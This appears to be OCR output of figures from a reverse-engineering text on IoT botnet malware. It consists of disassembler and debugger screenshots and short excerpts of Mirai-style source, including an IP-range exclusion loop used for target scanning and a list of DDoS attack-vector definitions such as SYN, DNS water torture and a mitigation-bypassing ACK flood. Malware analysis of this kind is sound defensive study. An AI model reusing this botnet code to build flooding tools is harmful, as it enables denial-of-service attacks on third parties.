




Regular function
Unexplored
Instruction
External symbol
ID...
Oc...
He...
St...
En...
Im...
sub_15ED4
STMFD SP!, {R4,LR}
SUB 0x90011B
CMN R0, #0x1000
MOV R4, R0
BLS loc_15EF8
BL sub_147E4
RSB R3, R4, #0
STR R3, [R0]
MOV R4, #0xFFFFFFFF
loc_15EF8
MOV R0, R4
LDMFD SP!, {R4,PC}
; End of function sub_15ED4
80.00%
(-189,-35)
(415,182)
0000DED8
00015ED8: sub_15ED4+4
(Synchronized with


Data Regular function Unexplored Instruction External symbol
IDA View-A
Hex View-1
Structures
Enums
FFFFFFFF SYS_mq_timedreceive EQU 0x115
FFFFFFFF SYS_mq_notify EQU 0x116
FFFFFFFF SYS_mq_getsetattr EQU 0x117
FFFFFFFF SYS_waitid EQU 0x118
FFFFFFFF SYS_socket EQU 0x119
FFFFFFFF SYS_bind EQU 0x11A
FFFFFFFF SYS_connect EQU 0x11B
FFFFFFFF SYS_listen EQU 0x11C
FFFFFFFF SYS_accept EQU 0x11D
FFFFFFFF SYS_getsockname EQU 0x11E
FFFFFFFF SYS_getpeername EQU 0x11F
FFFFFFFF SYS_socketpair EQU 0x120
FFFFFFFF SYS_send EQU 0x121
FFFFFFFF SYS_sendto EQU 0x122
FFFFFFFF SYS_recv EQU 0x123
FFFFFFFF SYS_recvfrom EQU 0x124
2. MACRO_SYS:0000011B


https://onlinedisassembler.com/odaweb/
Apps
Journey
ODA
Live View
Set the platform b
window update as
area. You can also
O, or other execut
Platform: i386
fr500
fr450
fr400
fr300
h8300
h8300h
h8300s
h8300hn
h8300sn
h8300sx
h8300sxn
h8500
hppa1.1
hppa2.0w
hppa2.0
hppa1.0
i370:common
i370:360
i370:370
i386
Arch
i386
Base Address
0x0
Apply



|Usage: a[abdefFghoprxstc] [...]
| ab [hexpairs] analyze bytes
| abb [len] analyze N basic blocks in [len] (section.size by default)
| aa[?] analyze all (fcns + bbs) (aa0 to avoid sub renaming)
| ac[?] [cycles] analyze which op could be executed in [cycles]
| ad[?] analyze data trampoline (wip)
| ad [from] [to] analyze data pointers to (from-to)
| ae[?] [expr] analyze opcode eval expression (see ao)
| af[?] analyze Functions
| aF same as above, but using anal.depth=1
| ag[?] [options] output Graphviz code
| ah[?] analysis hints (force opcode size, ...)
| ai [addr] address information (show perms, stack, heap, ...)
| ao[?] [len] analyze Opcodes (or emulate it)
| aO Analyze N instructions in M bytes
| ar[?] like 'dr' but for the esil vm. (registers)
| ap find prelude for current offset
| ax[?] manage refs/xrefs (see also afx?)
| as[?] [num] analyze syscall using dbg.reg
| at[?] [.] analyze execution traces
| av[?] [.] show vtables
Examples:
f ts @ `S*~text:0[3]`; f t @ section..text
f ds @ `S*~data:0[3]`; f d @ section..data
.ad t t+ts @ d:ds
[0x00006130]>


Import Results Summary
Project File Name: sample-2.bin
Last Modified: Tue Mar 12 11:40:27 GMT 2019
Readonly: false
Program Name: sample-2.bin
Language ID: 68000:BE:32:Coldfire (1.1)
Compiler ID: default
Processor: 68000
Endian: Big
Address Size: 32
Minimum Address: 80000000
Maximum Address: _elfSectionHeaders::0000018f
# of Bytes: 88600
Analysis Options
Analyzers
Enabled
Analyzer Name
68000 Constant Reference Analyzer
Aggressive Instruction Finder (Prototype)
Apply Data Archives
ASCII Strings
Call Convention Identification
Call-Fixup Installer
Condense Filler Bytes (Prototype)
Create Address Tables
Data Reference
Decompiler Parameter ID
Decompiler Switch Analysis
Select All
Deselect All
Restore Defaults
Description
Options
Analyze
Cancel






```
while (o1 == 127 ||                          // 127.0.0.0/8      - Loopback
      (o1 == 0) ||                           // 0.0.0.0/8        - Invalid address space
      (o1 == 3) ||                           // 3.0.0.0/8        - General Electric Company
      (o1 == 15 || o1 == 16) ||              // 15.0.0.0/7       - Hewlett-Packard Company
      (o1 == 56) ||                          // 56.0.0.0/8       - US Postal Service
      (o1 == 10) ||                          // 10.0.0.0/8       - Internal network
      (o1 == 192 && o2 == 168) ||            // 192.168.0.0/16   - Internal network
      (o1 == 172 && o2 >= 16 && o2 < 32) ||  // 172.16.0.0/14    - Internal network
      (o1 == 100 && o2 >= 64 && o2 < 127) || // 100.64.0.0/10    - IANA NAT reserved
      (o1 == 169 && o2 > 254) ||             // 169.254.0.0/16   - IANA NAT reserved
      (o1 == 198 && o2 >= 18 && o2 < 20) ||  // 198.18.0.0/15    - IANA Special use
      (o1 >= 224) ||                         // 224.*.*.*+       - Multicast
      (o1 == 6 || o1 == 7 || o1 == 11 || o1 == 21 || o1 == 22 || o1 == 26 || o1 == 28 || o1 == 29 ||
);
```


```
typedef uint8_t ATTACK_VECTOR;

#define ATK_VEC_UDP         0  /* Straight up UDP flood */
#define ATK_VEC_VSE         1  /* Valve Source Engine query flood */
#define ATK_VEC_DNS         2  /* DNS water torture */
#define ATK_VEC_SYN         3  /* SYN flood with options */
#define ATK_VEC_ACK         4  /* ACK flood */
#define ATK_VEC_STOMP       5  /* ACK flood to bypass mitigation devices */
#define ATK_VEC_GREIP       6  /* GRE IP flood */
#define ATK_VEC_GREETH      7  /* GRE Ethernet flood */
//#define ATK_VEC_PROXY      8  /* Proxy knockback connection */
#define ATK_VEC_UDP_PLAIN   9  /* Plain UDP flood optimized for speed */
#define ATK_VEC_HTTP        10 /* HTTP layer 7 flood */
```



Functions ...
Function name
_init_proc
sub_100B0
sub_10138
start
sub_11EAC
sub_11F0C
sub_11FE4
sub_12200
sub_12354
sub_123C8
sub_1243C
sub_12794
sub_12DBC
Graph ove...
IDA Vie...
Hex Vie...
Struct...
arg_5C= 0x5C
clr %fp
dec 0x18, %sp
ld [%sp+0x18+arg_40], %o1
add %sp, arg_5C, %o2
sethi %hi(sub_16800), %o0
sethi %hi(0x10000), %o3
sethi %hi(loc_21C00), %o4
set sub_168BC, %o0
set _init_proc, %o3
set _term_proc, %o4
mov %g1, %o5
call sub_1FBC4
nop
illtrap
illtrap
illtrap
illtrap
illtrap
illtrap
loc_101F0:
set -0x51A0, %g1
save %sp, %g1, %sp
mov 0x15, %o2
loc_10200:
and %i2, 0xFF, %i2
mov 0, %o3
mov %i3, %o1
call sub_11EAC
mov %i2, %o0
sethi %hi(loc_21C00), %g2
set -0x513C, %g1
add %g1, %fp, %g1
set aGet, %o3 ! "GET"
64.00% (197,306) (599,284) 000001A4 000101A4: start
Output window


```
[0x100001f0] ;[gb]
(fcn) entry0 692
  entry0 (int arg_8h, int arg_10h, int arg_30h, int arg_38h);
; arg int arg_8h @ r1+0x8
; arg int arg_10h @ r1+0x10
; arg int arg_30h @ r1+0x30
; arg int arg_38h @ r1+0x38
mr r9, r1
rlwinm r1, r1, 0, 0, 0x1b
lis r13, 0x1003
addi r13, r13, -0x5d80
li r0, 0
stwu r1, -0x10(r1)
mtlr r0
stw r0, (r1)
lwz r4, (r9)
addi r5, r9, 4
mr r8, r3
lis r6, 0x1000
addi r6, r6, 0x94
lis r7, 0x1001
addi r7, r7, -0x1a4
lis r3, 0x1000
```


Select a debugger
Available debuggers
No debugger
Remote ARM Linux/Android debugger
Remote GDB debugger
Remote iOS debugger
Trace replayer
Default debuggers (autoselected for new databases):
NONE
Set as default debugger
OK
Cancel



File Edit Jump Search View Debugger Options Windows Help
Remote GDB debugger
Library function Data Regular function Unexplored Instruction External symbol
Debug View
Structures
Enums
IDA View-PC
start:
.set back_chain, -0x10
mr r9, r1
clrrwi r1, r1, 4
lis r13, 0x1003
addi r13, r13, -0x5D80 # 0x1002A280
li r0, 0
stwu r1, back_chain(r1)
mtlr r0
stw r0, 0x10+back_chain(r1)
100.00% (-53,77) (136,135) 000001F0 100001F0: start (Synchronized
General registers
R0 00000000 MEMORY:
R1 408007F0 MEMORY:
R2 00000000 MEMORY:
R3 00000000 MEMORY:
R4 00000000 MEMORY:
R5 00000000 MEMORY:
R6 00000000 MEMORY:
R7 00000000 MEMORY:
R8 00000000 MEMORY:
R9 00000000 MEMORY:
R10 00000000 MEMORY:
Hex View-1
100001E0 80 01 00 14 38 21 00 10 7C 08 03 A6 4E 80 00 20
100001F0 7C 29 0B 78 54 21 00 36 3D A0 10 03 39 AD A2 80
10000200 38 00 00 00 94 21 FF F0 7C 08 03 A6 90 01 00 00
10000210 80 89 00 00 38 A9 00 04 7C 68 1B 78 3C C0 10 00
10000220 38 C6 00 94 3C E0 10 01 38 E7 FE 5C 3C 60 10 00
000001F0 100001F0: start
408007F0
408007F4
408007F8
408007FC
40800800
Output window
FFFFFFFF: process has started (pid=4294967294)
Debugger: attached to process <GDB remote process> (pid=4294967294)
GDB



File Edit View Search Terminal Help
